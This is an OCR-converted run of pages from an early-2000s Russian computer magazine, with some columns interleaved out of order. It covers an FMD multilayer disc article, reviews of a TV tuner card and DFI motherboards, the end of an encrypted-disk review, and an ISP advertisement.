И последний приятный момент. При возникновении форс-мажорной ситуации достаточно дотянуться до кнопки Reset. Следующая загрузка снова потребует ключ и пароль, а без них система просто не увидит гrim-диск.

## Итог

Простое, даже примитивное, устройство с впечатляющей степенью защищенности. Недостатками можно назвать, разве что, внешний вид, использование лишнего PCI или ISA-слота для сетевой карты с BOOT-ROM и потерю скорости при работе с защищаемым винчестером. Процесс шифрации/дешифрации требует времени. В нашем тесте разница между скоростями работы винчестера в rack'e гrim-диска и вне его составила почти 35%. Однако для современных быстрых винчестеров даже такая существенная потеря в скорости передачи данных не слишком заметна.

■ ■ ■ Генри Шеппарт

- Dial-Up от 0.6 у.е. в час
- Постоянное подключение
  - 64 кбит/сек. - от 45 у.е. в месяц
  - 128 кбит/сек. - от 55 у.е. в месяц
- Веб-хостинг
- Веб-дизайн

### Основные тарифные планы:

#### «Персональный»

15 у.е. в месяц (40 у.е. в квартал)

10 МБ дискового пространства  
1 POP3 ящик  
5 Aliases / Forwarders (переадресаций)

#### «Корпоративный»

25 у.е. в месяц (70 у.е. в квартал)

40 МБ дискового пространства  
10 POP3 ящиков  
25 Aliases / Forwarders (переадресаций)  
5 часов Dial-UP  
Лист рассылок

#### «Профессиональный»

50 у.е. в месяц (140 у.е. в квартал)

100 МБ дискового пространства  
25 POP3 ящиков  
50 Aliases / Forwarders (переадресаций)  
10 часов Dial-UP  
База данных PostgreSQL, MySQL  
Лист рассылок

103473, г. Москва, 3-й Самотечный пер., д. 11  
тел.: 737-3246 (многоканальный) e-mail: info@df.ru, http://www.df.ru

**DataForce**  
Internet Service Provider

Диск FMD от C3D



# Терабайт толщиной два миллиметра

Еще в конце 1999 года появилось сообщение о новом достижении в области носителей информации для широкого пользования — флуоресцентных многослойных дисках FMD (Fluorescent Multi-layer Disc). Было заявлено, что этот принципиально новый вид носителей имеет тот же формат, что CD или DVD (диаметр диска 120 мм), и может вместить данные объемом 140 Гбайт. Автором изобретения является команда исследователей и специалистов, известная как Constellation 3D Inc. (C3D).

**П**рошло довольно много времени, и только сейчас дело сдвинулось с места. Компания Lite-On сообщила о том, что заключила предварительный договор о лицензировании технологии FMD с C3D. Практически это означает, что диски FMD вскоре будут представлены на рынке. Интересно, как можно разместить столько данных на таком маленьком носителе? И действительно ли это угроза для DVD?

## CD против DVD

Звукоснимающую иглу граммофона теперь, очевидно, навеки сменил лазер, применяемый в CD/DVD-проигрывателях. После появления CD


на рынке были относительно быстро вытеснены старые диски LP/SP. Основными причинами распространения данной технологии являются меньший размер и увеличенная емкость носителей, надежность хранения данных, высокая скорость считывания и т. д.

Аудио-CD отлично справляются со своей задачей, хотя их максимальные возможности часто не используются. Далеко не все музыкальные CD сейчас содержат полных 74–80 минут музыки. Многие записи по-прежнему составляют лишь около 45 минут, а значит, для музыки применение CD-дисков остается актуальным и по сегодняшний день.

В области видео дело обстоит иначе. Для записи фильмов на CD был разработан стандарт компрессии видеоданных MPEG-1. Причиной его появления стало стремление заменить видеокассеты (VHS) новым цифровым носителем, однако при использовании CD возникла проблема, связанная с объемом размещаемых данных. Емкости диска в 650 Мбайт оказалось недостаточно для записи видео с приемлемым качеством. На один видео CD помещается примерно час видео в формате MPEG-1, к тому же еще и в половинном разрешении (QSIF), при котором трудно добиться высокого качества изображения. Кроме того, зри-


## Принципиальная схема многослойного флуоресцентного диска

Многослойный флуоресцентный диск



## Принцип воспроизведения многослойного диска

Запись по слоям



» тели жаловались на стандарт MPEG-1 из-за эффекта «квадрата» в изображении, который вызван принципиальными особенностями перево-

связь слоев в DVD была решена при помощи так называемой реверсной спирали: оба слоя, находясь друг над другом, считывают данные, за-

идая. FMD должен содержать 12–30 слоев, причем объем данных, размещенных на одном слое, такой же, как у DVD, то есть 4,7 Гбайт. Таким образом, на носитель размером с CD/DVD (диаметр 120 мм, толщина около 2 мм) войдет от 56 (12 слоев) до 140 Гбайт (30 слоев) информации.

По сути мысль проста: полностью использовать уже готовые наработки, примененные в технологии DVD-проигрывателей, и всего-навсего технологически увеличить емкость диска. Однако это легко сказать, а сделать значительно труднее. Давайте рассмотрим устройство FMD-диска подробнее.

### Отражающий слой против флуоресцентного

Как изготавливается диск FMD, мы можем только догадываться, но в опубликованных сообщениях компании C3D многое можно прочесть «между строк». DVD использует концепцию так

## На FMD-диск **размером с CD** (диаметр 120 мм, толщина около 2 мм) **вмещается от 56 до 140 Гбайт данных**

да сигнала в цифровой и технологическими ограничениями (максимальный поток передачи данных составляет всего 150 Кбайт/с).

Емкость диска необходимо было увеличить как минимум на столько, чтобы на одном диске можно было разместить обычный фильм длиной более 90 минут. Стремление записать как можно больше данных на носитель размером с обыкновенный CD привело к разработке диска DVD и его внедрению на рынке. Наряду с улучшением компрессии звука и изображения была достигнута большая плотность записи на носитель (примерно в 7 раз). В результате емкость одного слоя диска DVD составляет 4,7 Гбайт, что равняется примерно 133 минутам видео с полным разрешением (720x576/25 fps для стандарта PAL). Этого вполне достаточно — около 93% самых популярных полнометражных фильмов длится не более 133 минут.

Такая высокая плотность записи достигла предела возможностей записывающей и воспроизводящей аппаратуры. Дальнейшее уплотнение оказалось непрактичным, учитывая невозможность применения на существующих серийных DVD-приводах. Поэтому следующим шагом для увеличения объема диска стало применение дополнительного слоя записи. Взаимо-

писанные в противоположно направленных спиралах, чтобы переход с одного слоя на другой происходил без остановки и за возможно более короткое время. Эта, казалось бы, довольно простая схема при производстве проигрывателей вызвала большие сложности. А затем появились и двусторонние диски, в которых каждая сторона, в свою очередь, содержит по два слоя.

### DVD против FMD

В технологии DVD повышение емкости диска было достигнуто увеличением плотности записи на слой, добавлением к нему второго и ис-

**Флуоресцентные материалы** позволяют использовать до 100 слоев без **заметных потерь качества** отраженного сигнала, **а применение синего лазера** увеличит емкость FMD-диска до 1 Тбайт

пользованием их с обеих сторон. Технология, применяемая в FMD-дисках, предполагает увеличение емкости за счет использования множества слоев. Собственно, уже в названии Multi-layer (многослойный) раскрывается главная

называемого многослойного оптического диска. Этот принцип, разработанный фирмами Philips и IBM, испытан и в варианте с двумя слоями (обозначенными в спецификации DVD), но использование большего количества отражающих »

» слоев проблематично. Механизм можно упрощенно представить так: информация записывается на микроскопические дорожки, организованные в спирали, которые «выгравированы» на отражающих слоях. Лазерный луч фокусируется на определенный слой, и анализом отраженного луча снимается записанная информация. Слои ведут себя как зеркала, а возникающий отраженный луч имеет такую же длину волны, так что можно говорить о так называемом когерентном луче.

Однако при проходе лазера через несколько отражающих слоев происходит ряд побочных явлений, таких как интерференция, рассеивание и межслойные отражения, что вызывает значительное искажение сигнала. Этот факт повышает технологические требования к читающим и записывающим устройствам (фокусировка лазера, обработка сигнала и т. п.). Собственно, применение технологии, подразумевающей использование большого числа отражающих слоев, расположенных друг над другом, приводит к значительным проблемам при серийном производстве. В результате стоимость конечного устройства просто неприемлема.

Именно по этим причинам новая технология FMD не использует принцип отражающих слоев. Металлический отражающий материал (известный по CD/DVD) у FMD заменен прозрачным флуоресцентным. Он позволяет создавать прозрачные слои записи, на которых данные также «гравируются» в виде дорожек, организованных в спирали. Главное различие между отражающим и флуоресцентным материалом состоит в том, что при попадании лазера флуоресцентный материал начинает излучать, при этом падающий луч отражается от отдельных слоев

с длиной волны, отличной от той, с которой был послан (слегка сдвинутой в красную сторону спектра), к тому же луч, естественно, не когерентный. Причем величина сдвига зависит от толщины слоя. То есть, выбрав определенным образом толщину слоя, можно задавать смеще-

хромный материал, содержащийся в информационном слое диска FMD, отличается высокой разрешающей способностью, быстродействием, возможностью многократного использования. Он циклизуется под воздействием лазерного луча определенной длины волны, приобретая

## Цифровая визитная карточка **Clear Card Disc (50 мм FMD-диск)** будет иметь емкость 10 Гбайт. **Такого объема для представления** физического или юридического лица **будет действительно более чем достаточно**

ние на нужную величину, обеспечивая последующее надежное считывание. Таким образом преодолеваются многие технологические препятствия для производства многослойного носителя, а главное — решается проблема искажения сигнала под влиянием интерференции и межслойных отражений. Считывающая система механики FMD анализирует лазерный луч и фильтрует только информацию или данные с требуемого слоя. В отличие от отражающего материала, где сигнал с каждым новым слоем заметно искажается, с флуоресцентным материалом можно использовать до 100 слоев без заметных потерь качества сигнала. C3D указывает в своем сообщении, что при использовании такого лазера можно увеличить емкость FMD-диска до 1 Тбайт.

Принцип записи на FMD-диск основан на явлении фотохромизма. Фотохромизм — это способность вещества обратимо менять физические свойства (цвет, спектр поглощения, появление или исчезновение флуоресценции) под действием оптического излучения. Фото-

флуоресцентные свойства. Стирание происходит под воздействием луча лазера с другой длиной волны, при этом изменение материала приводит к исчезновению флуоресцентных свойств.

### Продукты FMD


Компания C3D обещает выпустить целый ряд продуктов, основанных на принципе FMD. В первую очередь будет наложено серийное производство FMD-дисков, аналогичных CD или DVD, которые смогут вместить от 20 до 100 Гбайт данных. Они будут прозрачными и по размерам такими же, как и стандартные CD или DVD. Для них выпустят соответствующие настольные проигрыватели и приводы для компьютера. C3D разработала для FMD специальную параллельнуючитывающую технологию (чтение с нескольких слоев одновременно), которая будет достигать потока данных до 1 Гбайт в секунду. DVD пока использует максимальный поток данных около 10 Мбайт в секунду.

Следующим продуктом должен стать диск FMD-WORM (Write Once Read Many), аналог носителя CD-RW/DVD-RW, который позволит читать и записывать информацию и сможет на одном диске содержать как часть RW, так и ROM-данных. Емкость диска соответствует стандартному FMD-ROM.

Аналогично цифровой визитной карточке (Digital Business Card) в форме маленького CD размером с бумажную визитку будут выпускаться так называемые Clear Card Disc (50 мм FMD-диск). Емкости такой визитки (10 Гбайт) для представления индивидуума или компании будет действительно более чем достаточно.

### Кому нужен FMD?

На рынок технология FMD выйдет в середине 2002 года, а производство начнется уже в конце этого года. Производители, конечно, хорошо понимают, что, если медлить с выходом на рынок, может возникнуть какая-нибудь новая технология. Но будет ли массовый спрос на диски такой емкости и сможет ли фирма Lite-On вместе с C3D выполнить свои обещания? Отчасти на эти вопросы можно ответить, рассмотрев раз-



» витие технологии DVD. Сегодня всем ясно, что опыт DVD-дисков оказался успешным и они начинают завоевывать аудиторию. В США уже заметен DVD-бум (у каждой второй семьи есть DVD-проигрыватель, и эти цифры неуклонно растут), в Европе этот перелом только ожидается. Но проблемы, предшествовавшие появлению DVD, неизбежно будут преследовать и новые стандарты.

Впервые DVD был представлен на рынке в 1996 году. Прошло примерно два года, прежде чем были достигнуты соглашения по оцифровке изображения и звука, а также, что особенно важно, по части авторских прав и защиты записанных данных. Компьютерные форматы DVD-ROM, DVD-RAM, DVD-RW из-за своей цены пока доступны лишь небольшому кругу пользователей, и потому их популярность неизначительна. Наибольшее распространение получило DVD-видео как средство качественной записи фильмов и коллекционирования любительских DV-записей. Для признания DVD огромную роль сыграло сотрудничество с кино-компаниями, которые владеют авторскими правами на фильмы. Они поддержали перевод голливудских фильмов в формат DVD, что позитивно повлияло на ситуацию на рынке. Практически было показано, что емкости DVD для цифровой записи и воспроизведения фильма

Формат	Стороны/слои	Объем данных (Гбайт)	x CD	Видеаемкость (часы)	Видеаемкость min/max (часы)
DVD-5	SS/SL	4,38 (4,7)	6,9	2,2	1,0–9,0
DVD-9	SS/DL	7,95 (8,6)	12,5	4,0	1,9–16,5
DVD-10	DS/SL	8,75 (9,4)	13,8	4,5	2,1–18,1
DVD-14	DS/ML	12,3 (13,2)	19,4	6,5	2,9–25,6
DVD-18	DS/DL	15,9 (17,1)	25,0	8,0	3,8–33,0
DVD-R (1.0)	SS/SL	3,68 (4,0)	5,8	1,8	0,9–7,6
DVD-R (2.0)	SS/SL	4,38 (4,7)	6,9	2,2	1,0–9,0
DVD-RAM (1.0)	SS/SL	2,4 (2,6)	3,8	1,2	0,6–4,9
DVD-RAM (2.0)	SS/SL	4,38 (4,7)	6,9	2,2	1,0–9,0
DVD-RW (1.0)	SS/SL	2,79 (3,0)	4,4	1,4	0,6–5,4
DVD-RW (2.0)	SS/SL	4,38 (4,7)	6,9	2,2	1,0–9,0

**R** — носитель с возможностью одноразовой записи данных (Record ones);

**RAM** — формат допускающий стирание и многоразовую запись на диск (Random Access Memory);

**RW** — носитель с возможностью многократной перезаписи (Read and Write);

**SS** — односторонний носитель (Single Sided)

**DS** — двусторонний носитель (Dual Sided)

**SL** — однослоиний носитель (Single Layer)

**DL** — двухслойный носитель (Double Layer)

**ML** — носитель со смешанным слоем 3,8 Гбайт (Mixed Layer)

будет разумная цена и его будут производить многотысячными партиями. Но чем его заполнить? Если рассматривать перезаписываемые диски, то даже носители DVD-RW сегодня очень дороги, а потому их популярность не слишком высока. У FMD-WORM положение, очевидно, будет не лучше. Для резервного копирования данных до сих пор более выгодно использовать ленту (например, DLT) или достаточно дешевые CD-R или CD-RW.

Что касается применения FMD-диска как носителя для мультимедийных приложений, опять

разработанный ранее формат MPEG-2, поэтому на один CD мы можем записать фильм сравнимого с DVD качества. Медленное внедрение пригодных для записи и переписывания DVD средств не предвещает ничего хорошего и для средств FMD такого же типа. Массовое производство может натолкнуться на те же технологические трудности, что и в случае двусторонних двухслойных дисков DVD. Если диск FMD будет иметь успех, то речь, очевидно, пойдет об одном из последних носителей подобного типа, поскольку своей емкостью он превысит большинство потенциальных потребностей пользователя. Видимо, это будет и последний вращающийся носитель, поскольку вращательный принцип воспроизведения усложняет мобильное использование дисков (необходимость системы «кантишок» в переносных плейерах).

## Заключение

Это, конечно, достижение, когда можно получить объемную энциклопедию или словарь на одном носителе вместо шести и более. А на FMD-диске поместится огромное количество всевозможной информации. Внедрение FMD на рынке может благоприятно повлиять на цены DVD... Но не будем забегать вперед. Если диск FMD — всего лишь мыльный пузырь, то ясно это станет только после 2002 года. И все же я с ужасом представляю себе момент, когда получу полный FMD-диск, например, с дистрибутивом MS Windows 2004...

■ ■ ■ Антон Мокрецов

обратимся к примеру DVD-ROM. На рынке уже появились игры, словари, энциклопедии и даже журналы на DVD. Их реализация очень сложна как в финансовом плане, так и по времени (приблизительно в 6 раз больше, чем для CD), и потому положение DVD-ROM не очень утешительно. Можно предполагать, что даже в области мультимедиа FMD-ROM не совершил настоящей революции. Более того, повышение емкости носителя вряд ли приведет к увеличению его надежности. Даже испорченный CD означает большую потерю данных. Так что же будет, если испортится DVD или будущий FMD-диск?

## Будущее FMD

Успех технологии FMD будет зависеть от доступности проигрывателей и цены носителя. Но самым важным фактором станет готовность собственников прав на фильмы перейти к новой технологии. Большая емкость FMD пока не вос требована, и основания для ее использования появятся, только если повсеместное распространение получит высококачественное телевидение (HDTV). К тому же новые стандарты компрессии (MP3, MPEG-4, Wavelets и т. п.) позволяют сохранять аудиовизуальные данные эффективнее, чем

## ССЫЛКИ

Constellation 3D

► [www.c-3d.net](http://www.c-3d.net)

DVD specification

► [www.ecma.ch](http://www.ecma.ch)

UDF file system specification

► [www.osta.org](http://www.osta.org)

DVD Association

► [www.dvda.org](http://www.dvda.org)

## Появление FMD-дисков на рынке может благоприятно повлиять на цены DVD

с требуемым качеством абсолютно достаточно (см. таблицу).

Поэтому, пока не внедрят более высокое разрешение для телевизионного вещания (HDTV), для записи фильма не понадобится диск большей емкости, чем сегодняшние DVD. У нас, где распространение DVD-видео только началось, разрешение домашних экранов еще долго будет оставаться неизменным.

Большинство фильмов сейчас распространяется на дисках формата DVD-5 (один слой) или DVD-9 (два слоя). Цена производства этих дисков (партиями по 10 тысяч штук) уже сравнивается с ценой первых аудио-CD. Двусторонние двухслойные диски также встречаются, но зачастую они предлагают только альтернативное разрешение изображения (широкий формат 16:9) или более качественный звук (DTS, DSSD). Емкость диска сегодня стандартно заполняется так называемыми extras, то есть анонсами, рассказами об актерах, клипами, интервью, рекламой и нередко играми. Часто DVD-видео комбинируется с частью диска, содержащей компьютерную игру, WWW-страницы, скринсейверы и т. п.

Мне лично интересно, для кого, собственно, предназначен FMD-диск. Очевидно, что у него

LifeView FlyVideo 2000S

# Летающее видео



Телевизионные тюнеры к компьютерам всегда пользовались популярностью. Тенденция нашего времени применительно к внутренним тюнерам заключается в стремлении создать карты, которые наряду с приемом TV-сигнала служили бы для обработки видео либо приема FM-радиопередач. Зачастую все эти функции, включая TV-тюнер, интегрированы в видеокарту (например, в продукции фирм ATI и ASUS). В этом есть как положительные, так и отрицательные стороны.

Хотя такое решение представляется наиболее простым и выгодным с точки зрения цены товара, в конечном счете это может оказаться непрактичным, так как со временем мощности видеокарты может быть недостаточно для высокотребовательных приложений (современные игры,

3D-пакеты). Следовательно, карту придется менять, хотя в целом TV-тюнер мог бы служить и дальше. Таким образом, самым выгодным решением здесь представляется отдельная PCI-карта с TV-тюнером, полностью удовлетворяющая потребности «киноманов». Изделием такого типа является FlyVideo 2000S. Эта PCI-карта снабжена TV-тюнером, который в зависимости от версии карты поддерживает различные стандарты: NTSC, PAL (BG, DK, I, M, N) или SECAM. Тюнер может показывать кабельное телевидение, в общей сложности до 125 каналов. Также в него интегрирован модуль для декодирования стереофонического звука, который поддерживает все существующие стандарты, такие как NIKAM, A2, MTS.

Карта имеет видеовход для композиционного сигнала и S-Video. Благодаря этому можно подключить внешний проигрыватель, например видеомагнитофон или камеру. Для этого в карте предусмотрен аудиовход. К сожалению, на звуковую карту сигнал передается не при помощи внутреннего соединения, а через внешний кабель. Дополнительную привлекательность этому устройству придает входящий в комплект пульт дистанционного управления.

Тестируемый образец был снабжен тюнером, работающим в стандартах PAL BG и PAL DK. Все доступные телевизионные каналы карта нашла в режиме автоматической настройки без каких бы то ни было сложностей. С автоопределением аудиостандарта также не возникло никаких трудностей.

Изображение на дисплее было несовершенным — иногда на экране появлялся муар. Однако в полноэкранном режиме качество изображения становится намного лучше.

Более заметным недостатком было временное смещение изображения при динамичных сценах. Очевидно, карта совершенно не ставила перед собой цели решить эту проблему — в результате быстро двигающиеся объекты частично деформировались.

Что касается звука, к его качеству нет ни малейших претензий.

Разумеется, мы протестировали также захват видео. Здесь у графического процессора появились небольшие сложности — иногда ему не хватало мощности. При максимальном разрешении изображения 640x480 точек в true color и при 30 кадрах в секунду кадры выпадали довольно часто. К этому стоит добавить, что при захвате видеоролик сохраняется в формате AVI с компрессией MPEG-1. Можно также захватывать отдельные кадры и сохранять в файлы bmp. Кроме необходимого поддерживающего программного обеспечения, к карте добавлены RealPlayer G2, RealProducer G2 и Cebra Teletext — программа для декодирования телетекста.

FlyVideo 2000S фирмы LifeView — многофункциональный продукт, в котором хочется выделить высокое качество TV-тюнера, стереодекодера и наличие отличного ПО.

Впрочем, для захвата видео с более высоким качеством можно найти карты и получше, но они будут во много раз дороже.

■ ■ ■ Антон Мокрецов



## FLY VIDEO 2000S

Телевизионная карта со стереовыходом

Модель ► LR90SR

Поддерживаемые TV-стандарты ► NTSC, PAL (BG, DK, I, M, N) или SECAM, в зависимости от модели

Дополнительное обеспечение ► декодер для стереозвука, пульт дистанционного управления

Программное обеспечение ► RealPlayer G2, RealProducer G2, Cebra Teletext

Изготовитель ► LifeView

Цена ► \$85

Две материнские платы от DFI

# DFI как DFI

**M**атеринские платы тестировали, тестируют и будут тестировать. На этот раз проверку проходит продукция корпорация DFI: материнская плата WT70-EC и AK76-SN.

WT70-EC — это материнская плата, предназначенная для процессоров Intel Pentium 4. Плата использует чипсет Intel 850 (помимо см. Chip 05/2001) с поддержкой Ultra ATA/100. На плате располагаются в общей сложности четыре слота для памяти RDRAM PC600 либо PC800. Максимальный объем памяти составляет 2 Гбайт, то же касается и памяти с коррекцией ошибок (ECC). Кроме AGP-слота, на плате находятся еще пять PCI-слотов и один слот CNR.

Если мы посмотрим на внешние порты, то увидим два PS/2, два USB, два серийных и один параллельный. Рядом с разъемом параллельного порта расположены три аудиовхода плюс один порт для игровых устройств, что означает наличие интегрированного AC97-кодека.

Вторая материнская плата AK76-SN с Socket A предназначена для процессора AMD. Для обеспечения работы процессоров AMD существует несколько чипсетов различных производителей. Так, для AK76-SN был выбран северный мост AMD 761 и южный

VIA VT82C686B. Очевидно, что плата работает с процессорами (Athlon, Duron), поддерживающими частоту системной шины 100 либо 133 МГц (эффективная — 200 или 266 МГц). Коэффициент умножения может принимать значения до 12,5. Если к этому прибавить также возможность изменять напряжение процессора от 1,475 до 1,850 В с шагом 0,025 В и увеличивать частоту системной шины с шагом 1,0, получим достаточно хорошие перспективы для разгона системы. При этом, естественно, плата автоматически определяет тип процессора.

Несколько слов о поддерживаемых типах памяти: AK76-SN снабжена двумя слотами для модулей памяти DDR SDRAM PC200 или PC266, максимальный объем памяти составляет 2 Гбайт. На плате расположен порт AGP и шесть PCI-слотов.

Так же как у предшествующих плат, у AK76-SN не хватает реализации технологии wake-on-LAN и wake-on-ring. На плате отсутствует интегрированная звуковая карта.

Обе платы, сконструированные достаточно основательно, производят приятное впечатление. Ни с одной из них не возникло существенных проблем.

■ ■ ■ Антон Мокрецов

Материнская плата WT70-EC



Материнская плата AK76-SN



## AK76-SN

Материнская плата для процессора AMD Athlon или Duron

CPU-слот ▶ Socket A

Чипсет ▶ AMD 761 — северный мост, VIA VT82C686B — южный мост

Слоты для модулей памяти ▶ 2 × DIMM DDR SDRAM PC200 или PC266

Максимальный объем памяти ▶ 2 Гбайт

Слоты для AGP и PCI-устройств ▶ 1 × AGP, 6 × PCI

Интерфейс ▶ 2 × Ultra ATA/100

Форм-фактор ▶ ATX

Изготовитель ▶ DFI

## WT70-EC

Материнская плата для процессора Intel Pentium 4

CPU-слот ▶ Socket 423

Чипсет ▶ Intel i850

Слоты для модулей памяти ▶ 4 × RIMM RDRAM PC600 или PC800


Максимальный объем памяти ▶ 2 Гбайт

Слоты для AGP и PCI-устройств ▶ 1 × AGP, 5 × PCI, 1 × CNR

Интерфейс ▶ 2 × Ultra ATA/100

Форм-фактор ▶ ATX

Изготовитель ▶ DFI



# Сайт по чертежу, или

## Зачем web-мастеру калькулятор?

Путешествуя в Сети, вы, наверное, не раз обращали внимание на неоднородность внешнего вида сайтов — как российских, так и зарубежных. Часто встречаются потрясающие информативные сайты, но поиск и восприятие информации на них бывают затруднены неряшливым внешним видом страниц и непродуманной системой навигации. Случается встретить и «обратную сторону медали» — страницы с великолепным дизайном и навигацией, но с минимумом полезного содержания.

